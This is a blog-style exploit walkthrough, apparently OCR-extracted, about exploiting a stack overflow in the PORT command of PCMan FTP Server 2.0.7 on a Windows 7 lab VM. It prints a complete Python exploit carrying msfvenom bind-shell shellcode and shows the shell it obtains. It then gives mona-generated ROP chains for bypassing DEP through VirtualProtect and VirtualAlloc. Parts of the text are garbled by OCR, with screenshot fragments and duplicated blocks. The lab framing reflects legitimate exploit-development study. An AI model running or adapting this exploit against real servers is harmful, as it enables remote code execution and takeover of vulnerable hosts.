It’s been a while since I last time tried to exploit some Windows-based binary. Surprisingly, there are still many online hosts based on Windows 7 (or even Windows XP), running very interesting services. That’s how I decided to prepare a new VM Lab few days ago. This time it’ll be based on Windows 7.

Here we go...

Environment

Having this in mind I decided to look around on one of the posts I created few monts ago related to basic protocol fuzzing [1]. You know I like to *try harder[2]* ;) so below we will check this bug again.

Let’s try.

To proceed with the bug described on the blog in my VM LAB I used:

- Windows 7 (x86)

- Kali VM (2.0)

- Windbg

- Immunity Debugger (with !mona).

- PCMan FTP (ver: 2.0.7)


If we’ll need any other tools or tweaks - I’ll mention it in the content below.

Let’s move forward to our scenario...

Current Scenario

At this stage let's check the poc available on the blog[1]. As you will see below I rewrited it a little bit. First we need to check if it'll work without DEP enabled. (**spoiler alert:** it won't because of „some updates" – at least for my case. Think was I decided to reinstall Windows VM again but this time I decided to disconnect it during the installation. That's how I was able to avoid „automatic updates" during the installation.)

So what I decided to do was to quickly recreate the exploit and check it out again. Let's start here:



View basic information about your computer

Windows edition

Windows 7 Home Basic

System Properties

Computer Name | Hardware | Adva

You must be logged on as an Adm

Performance

Visual effects, processor schedu

User Profiles

Desktop settings related to your

Performance Options

Visual Effects | Advanced | Data Execution Prevention

Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?


[✓ Turn on DEP for essential Windows programs and services only]

Turn on DEP for all programs and services except those I select:

Rewrited poc:

```
root@kali:/home/c/src/pcm# cat pcm06.py
#!/usr/bin/env python
# pcman ftp server 2.0.7 PORT poc
# 13.12.2020
#
import socket, sys


junk = '\x41'*2006
ret = "\x8b\x7a\xa3\x74" # jmpesp:"BBBB"
nops = "\x90"*130


# msfvenom -p windows/shell_bind_tcp LHOST=192.168.1.174 LPORT=4444 -b
# '\x00\x0a\x0b\x27\x36\xce\xc1\x04\x14\x3a\x44\xe0\x42\xa9\x0d' -f py
sc =  b""
sc += b"\x33\xc9\x83\xe9\xae\xe8\xff\xff\xff\xff\xc0\x5e\x81"
sc += b"\x76\x0e\xb3\x8c\xb7\x17\x83\xee\xfc\xe2\xf4\x4f\x64"
sc += b"\x35\x17\xb3\x8c\xd7\x9e\x56\xbd\x77\x73\x38\xdc\x87"
sc += b"\x9c\xe1\x80\x3c\x45\xa7\x07\xc5\x3f\xbc\x3b\xfd\x31"
sc += b"\x82\x73\x1b\x2b\xd2\xf0\xb5\x3b\x93\x4d\x78\x1a\xb2"
sc += b"\x4b\x55\xe5\xe1\xdb\x3c\x45\xa3\x07\xfd\x2b\x38\xc0"
sc += b"\xa6\x6f\x50\xc4\xb6\xc6\xe2\x07\xee\x37\xb2\x5f\x3c"
sc += b"\x5e\xab\x6f\x8d\x5e\x38\xb8\x3c\x16\x65\xbd\x48\xbb"
sc += b"\x72\x43\xba\x16\x74\xb4\x57\x62\x45\x8f\xca\xef\x88"
sc += b"\xf1\x93\x62\x57\xd4\x3c\x4f\x97\x8d\x64\x71\x38\x80"
sc += b"\xfc\x9c\xeb\x90\xb6\xc4\x38\x88\x3c\x16\x63\x05\xf3"
sc += b"\x33\x97\xd7\xec\x76\xea\xd6\xe6\xe8\x53\xd3\xe8\x4d"
sc += b"\x38\x9e\x5c\x9a\xee\xe4\x84\x25\xb3\x8c\xdf\x60\xc0"
sc += b"\xbe\xe8\x43\xdb\xc0\xc0\x31\xb4\x73\x62\xaf\x23\x8d"
sc += b"\xb7\x17\x9a\x48\xe3\x47\xdb\xa5\x37\x7c\xb3\x73\x62"
sc += b"\x7d\xbb\xd5\xe7\xf5\x4e\xcc\xe7\x57\xe3\xe4\x5d\x18"
sc += b"\x6c\x6c\x48\xc2\x24\xe4\xb5\x17\xa2\xd0\x3e\xf1\xd9"
sc += b"\x9c\xe1\x40\xdb\x4e\x6c\x20\xd4\x73\x62\x40\xdb\x3b"
sc += b"\x5e\x2f\x4c\x73\x62\x40\xdb\xf8\x5b\x2c\x52\x73\x62"
sc += b"\x40\x24\xe4\xc2\x79\xfe\xed\x48\xc2\xdb\xef\xda\x73"
sc += b"\xb3\x05\x54\x40\xe4\xdb\x86\xe1\xd9\x9e\xee\x41\x51"
sc += b"\x71\xd1\xd0\xf7\xa8\x8b\x16\xb2\x01\xf3\x33\xa3\x4a"
sc += b"\xb7\x53\xe7\xdc\xe1\x41\xe5\xca\xe1\x59\xe5\xda\xe4"
sc += b"\x41\xdb\xf5\x7b\x28\x35\x73\x62\x9e\x53\xc2\xe1\x51"
sc += b"\x4c\xbc\xdf\x1f\x34\x91\xd7\xe8\x66\x37\x47\xa2\x11"
sc += b"\xda\xdf\xb1\x26\x31\x2a\xe8\x66\xb0\xb1\x6b\xb9\x0c"
sc += b"\x4c\xf7\xc6\x89\x0c\x50\xa0\xfe\xd8\x7d\xb3\xdf\x48"
sc += b"\xc2"

junk2 = "C"* (3000-len(junk+ret+nops+sc))

buffer= junk + ret + nops + sc + junk2

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
target = sys.argv[1]
connect=s.connect((target,21))
banner = s.recv(1024)
print banner
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS mail@me.com\r\n')
s.recv(1024)
s.send('PORT' + buffer + '\r\n') # b00m
s.close()

root@kali:/home/c/src/pcm#
```

Now, checking:



```
pcm06.py 192.168.1.174

pcm06.py 192.168.1.174
```

```
C:\Users\c>
```


```
Anonymous    192.168.1.10    47    2020/12/13 [06:38] (00476) 192.168.1.10> User connecting from 192.168.1.10
```

```
buf += b"\xda\xdf\xb1\x26\x31\x2a\xe8\x66\xb0\xb1\x6b\xb9\x0c"
buf += b"\x4c\xf7\xc6\x89\x0c\x50\xa0\xfe\xd8\x7d\xb3\xdf\x48"
buf += b"\xc2"
c@kali:~/src/pcm$ nc -lvvp 4444
c@kali:~/src/pcm$ nc -lvvp 4444
listening on [any] 4444 ...
^C sent 0, rcvd 0
c@kali:~/src/pcm$
c@kali:~/src/pcm$ telnet 192.168.1.174 4444
Trying 192.168.1.174...
Connected to 192.168.1.174.
Escape character is '^]'.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\tests\PCMan>dir
dir
 Volume in drive C has no label.
```

So far – looks good. Well... It's time to go deeper... ;]

Hardened Scenario

Let’s go back to the My*Computer* settings to change DEP, we should be here:




Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

( ) Turn on DEP for essential Windows programs and services only

(●) Turn on DEP for all programs and services except those I select:

Click *Apply*, next *OK* and reboot the system. After a while we should be here, checking again if our exploit still works:



```
c@kali:~/src/pcm$ telnet 192.168.1.174 4444
Trying 192.168.1.174...
telnet: Unable to connect to remote host: Connection refuse
c@kali:~/src/pcm$
```

```
root@kali: /home/c/src/pcm
root@kali:/home/c/src/pcm# python pcm06.py 192.168.1.174
220 PCMan's FTP Server 2.0 Ready.

root@kali:/home/c/src/pcm#
```

PCMan's FTP Server has stopped working

Windows can check online for a solution to the problem.

→ Check online for a solution and close the program


→ Close the program

View problem details

```
C:\Windows\system32\cmd.exe
  TCP    [::]:49155             [::]:0                 LISTENING
  TCP    [::]:49156             [::]:0                 LISTENING
  TCP    [::]:49157             [::]:0                 LISTENING

C:\Users\c>netstat -an|findstr "LIST" | findstr "44"
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    [::]:445               [::]:0                 LISTENING

C:\Users\c>netstat -an|findstr "LIST" | findstr "44"
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    [::]:445               [::]:0                 LISTENING
```


It will not ;[So at this stage we can switch to something new – DEP bypass. One of the way to do it is to use VirtualProtect()[4] function.

It „looks similar” to the cases when we were able to run shellcode with *mprotect()[5]*. To do it we’ll use !mona[3]. So now we should be somewhere here:




```
0BADF00D       - Progress update : 96000 / 103180 items processed (Sun 2020/12/13 10:04:35 AM) - (93%)
0BADF00D       - Progress update : 97000 / 103180 items processed (Sun 2020/12/13 10:05:03 AM) - (94%)
0BADF00D       - Progress update : 98000 / 103180 items processed (Sun 2020/12/13 10:05:36 AM) - (94%)
0BADF00D       - Progress update : 99000 / 103180 items processed (Sun 2020/12/13 10:06:11 AM) - (95%)
0BADF00D       - Progress update : 100000 / 103180 items processed (Sun 2020/12/13 10:06:44 AM) - (96%)
0BADF00D       - Progress update : 101000 / 103180 items processed (Sun 2020/12/13 10:07:16 AM) - (97%)
0BADF00D       - Progress update : 102000 / 103180 items processed (Sun 2020/12/13 10:07:50 AM) - (98%)
0BADF00D       - Progress update : 103000 / 103180 items processed (Sun 2020/12/13 10:08:17 AM) - (99%)
0BADF00D       - Progress update : 103180 / 103180 items processed (Sun 2020/12/13 10:08:23 AM) - (100%)
0BADF00D [+] Creating suggestions list
0BADF00D [+] Processing suggestions
0BADF00D [+] Launching ROP generator
0BADF00D [+] Attempting to produce rop chain for VirtualProtect
0BADF00D     Sun 2020/12/13 10:19:23 AM: Step 1/7: esi
0BADF00D     Sun 2020/12/13 10:19:59 AM: Step 2/7: ebp
0BADF00D     Sun 2020/12/13 10:43:06 AM: Step 3/7: ebx
0BADF00D     Sun 2020/12/13 10:43:06 AM: Step 4/7: edx
0BADF00D     Sun 2020/12/13 10:43:06 AM: Step 5/7: ecx
0BADF00D     Sun 2020/12/13 10:43:06 AM: Step 6/7: edi
0BADF00D     Sun 2020/12/13 10:43:06 AM: Step 7/7: eax
0BADF00D [+] Attempting to produce rop chain for VirtualAlloc
0BADF00D     Sun 2020/12/13 10:43:06 AM: Step 1/7: esi
0BADF00D     Sun 2020/12/13 10:43:41 AM: Step 2/7: ebp
0BADF00D     Sun 2020/12/13 11:05:13 AM: Step 3/7: ebx
0BADF00D     Sun 2020/12/13 11:05:13 AM: Step 4/7: edx
0BADF00D     Sun 2020/12/13 11:05:13 AM: Step 5/7: ecx
0BADF00D     Sun 2020/12/13 11:05:13 AM: Step 6/7: edi
0BADF00D     Sun 2020/12/13 11:05:13 AM: Step 7/7: eax
0BADF00D [+] Preparing output file 'rop_chains.txt'
0BADF00D     - (Re)setting logfile rop_chains.txt
0BADF00D [+] ROP chains written to file rop_chains.txt
```

Well... yep, it took a while ;D But finaly we should be here:




```
*** [ Python ] ***

  def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x75521c05,  # POP ECX # RETN [RPCRT4.dll]
      0x76d011bc,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
      0x7565fd52,  # MOV ESI,DWORD PTR DS:[ECX] # ADD DH,DH # RETN [MSCTF.dll]
      0x732e415e,  # POP EBP # RETN [IPHLPAPI.DLL]
      0x749a2121,  # & call esp [DNSAPI.dll]
      0x75889f87,  # POP EAX # RETN [ole32.dll]
      0xffffffff,  # Value to negate, will become 0x00000001
      0x762ff3b5,  # NEG EAX # RETN [SHELL32.dll]
      0x762354e8,  # XCHG EAX,EBX # RETN [SHELL32.dll]
      0x76130576,  # POP EAX # RETN [SHELL32.dll]
      0x7ff90fa9,  # put delta into eax (-> put 0x00001000 into edx)
      0x7580e005,  # ADD EAX,80070057 # POP EBP # RETN 0x08 [ole32.dll]
      0x41414141,  # Filler (compensate)
      0x762ae96b,  # XCHG EAX,EDX # RETN [SHELL32.dll]
      0x41414141,  # Filler (RETN offset compensation)
      0x41414141,  # Filler (RETN offset compensation)
      0x7405b2e3,  # POP EAX # RETN [COMCTL32.dll]
      0xffffffc0,  # Value to negate, will become 0x00000040
      0x763dfc2a,  # NEG EAX # RETN [SHELL32.dll]
      0x75d293bf,  # XCHG EAX,ECX # RETN [USP10.dll]
      0x76d1093a,  # POP EDI # RETN [msvcrt.dll]
      0x760c4c12,  # RETN (ROP NOP) [SHELL32.dll]
      0x76d342f9,  # POP EAX # RETN [msvcrt.dll]
      0x90909090,  # nop
      0x7408c258,  # PUSHAD # RETN [COMCTL32.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

  rop_chain = create_rop_chain()
```
```
!mona rop -m *.dll -cp nonull
```

More:



```
0BADF00D      ROP generator finished
0BADF00D
0BADF00D [+] Preparing output file 'stackpivot.txt'
0BADF00D     - (Re)setting logfile stackpivot.txt
0BADF00D [+] Writing stackpivots to file stackpivot.txt
0BADF00D     Wrote 57819 pivots to file
0BADF00D [+] Preparing output file 'rop_suggestions.txt'
0BADF00D     - (Re)setting logfile rop_suggestions.txt
0BADF00D [+] Writing suggestions to file rop_suggestions.txt
0BADF00D     Wrote 30558 suggestions to file
0BADF00D [+] Preparing output file 'rop.txt'
0BADF00D     - (Re)setting logfile rop.txt
0BADF00D [+] Writing results to file rop.txt (165927 interesting gadgets)
0BADF00D     Wrote 165927 interesting gadgets to file
0BADF00D [+] Writing other gadgets to file rop.txt (138665 gadgets)
0BADF00D     Wrote 138665 other gadgets to file
0BADF00D Done
0BADF00D
0BADF00D [+] This mona.py action took 2:12:30.943000
```
```
!mona rop -m *.dll -cp nonull
```


At this stage I updated previous poc code like it is presented on the screen below:




```
// int rop_chain_length = create_rop_chain(rop_chain, );

* [ Python ] ***

def create_rop_chain():

  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets = [
    0x7555042c,  # POP ECX # RETN [RPCRT4.dll]
    0x75c41920,  # ptr to &VirtualProtect() [IAT kernel32.dll]
    0x7565fd52,  # MOV ESI,DWORD PTR DS:[ECX] # ADD DH,DH # RETN [MSCTF.dll]
    0x76d53f37,  # POP EBP # RETN [msvcrt.dll]
    0x737b3c10,  # & call esp [NLAapi.dll]
    0x76d3a837,  # POP EAX # RETN [msvcrt.dll]
    0xfffffdff,  # Value to negate, will become 0x00000201
    0x754ff3a8,  # NEG EAX # RETN [RPCRT4.dll]
    0x740e4518,  # XCHG EAX,EBX # RETN [COMCTL32.dll]
    0x7405b2d7,  # POP EAX # RETN [COMCTL32.dll]
    0xffffffc0,  # Value to negate, will become 0x00000040
    0x7556b5f2,  # NEG EAX # RETN [RPCRT4.dll]
    0x763835c0,  # XCHG EAX,EDX # RETN [SHELL32.dll]
    0x760d3d23,  # POP ECX # RETN [SHELL32.dll]
    0x75759f7f,  # &Writable location [GDI32.dll]
    0x749b4f4a,  # POP EDI # RETN [DNSAPI.dll]
    0x760c4c12,  # RETN (ROP NOP) [SHELL32.dll]
    0x762fa207,  # POP EAX # RETN [SHELL32.dll]
    0x90909090,  # nop
    0x7409d6b4,  # PUSHAD # RETN [COMCTL32.dll]
  ]
  return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
```

```
#!/usr/bin/env python
# pcman ftp server 2.0.7 PORT poc
# 15.12.2020 ; for DEP
#
import socket, sys

def create_rop_chain():
  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets = [
      0x7555042c,  # POP ECX # RETN [RPCRT4.dll]
      0x75c41920,  # ptr to &VirtualProtect() [IAT kernel32.dll]
      0x7565fd52,  # MOV ESI,DWORD PTR DS:[ECX] # ADD DH,DH # RETN [MSCTF.dll]
      0x76d53f37,  # POP EBP # RETN [msvcrt.dll]
      0x737b3c10,  # & call esp [NLAapi.dll]
      0x76d3a837,  # POP EAX # RETN [msvcrt.dll]
      0xfffffdff,  # Value to negate, will become 0x00000201
      0x754ff3a8,  # NEG EAX # RETN [RPCRT4.dll]
      0x740e4518,  # XCHG EAX,EBX # RETN [COMCTL32.dll]
      0x7405b2d7,  # POP EAX # RETN [COMCTL32.dll]
      0xffffffc0,  # Value to negate, will become 0x00000040
      0x7556b5f2,  # NEG EAX # RETN [RPCRT4.dll]
      0x763835c0,  # XCHG EAX,EDX # RETN [SHELL32.dll]
      0x760d3d23,  # POP ECX # RETN [SHELL32.dll]
      0x75759f7f,  # &Writable location [GDI32.dll]
      0x749b4f4a,  # POP EDI # RETN [DNSAPI.dll]
      0x760c4c12,  # RETN (ROP NOP) [SHELL32.dll]
      0x762fa207,  # POP EAX # RETN [SHELL32.dll]
      0x90909090,  # nop
      0x7409d6b4,  # PUSHAD # RETN [COMCTL32.dll]
  ]
  return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
```

So I restarted ImmunityDbg (Ctrl+F2;F9):


Immunity Debugger - er - er - er - - [CPU - main thread, n
PCMan's FTP Server [Online] - 192.168.1.195
檔案(F)
檢視(V)
說明(H)
???
IP ??
??
??

Start the poc and... now we should be here:



```
2020/12/13 [16:28] (00500) 192.168.1.10> User connecting from 192.168.1.10

2020/12/13 [16:28] (00500) 192.168.1.10> USER anonymous
2020/12/13 [16:28] (00500) Anonymous> 331 User name okay, need password.
```

```
root@kali: /home/c/src/pcm
root@kali:/home/c/src/pcm# cp pcm06.py pcm07.py
root@kali:/home/c/src/pcm# vim pcm07.py
root@kali:/home/c/src/pcm# python pcm06.py 192.168.1.195
220 PCMan's FTP Server 2.0 Ready.

root@kali:/home/c/src/pcm#
```

```
C:\Users\c>netstat -an|findstr "LIST" | findstr "44"
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    [::]:445               [::]:0                 LISTENING

C:\Users\c>
```

```
00441128 72 79 50 65 72 49 70 00 ryPerIp.
00441130 4D 61 78 43 6F 6E 50 65 MaxConPe
00441138 72 49 70 00 4D 61 78 43 rIp.MaxC
```

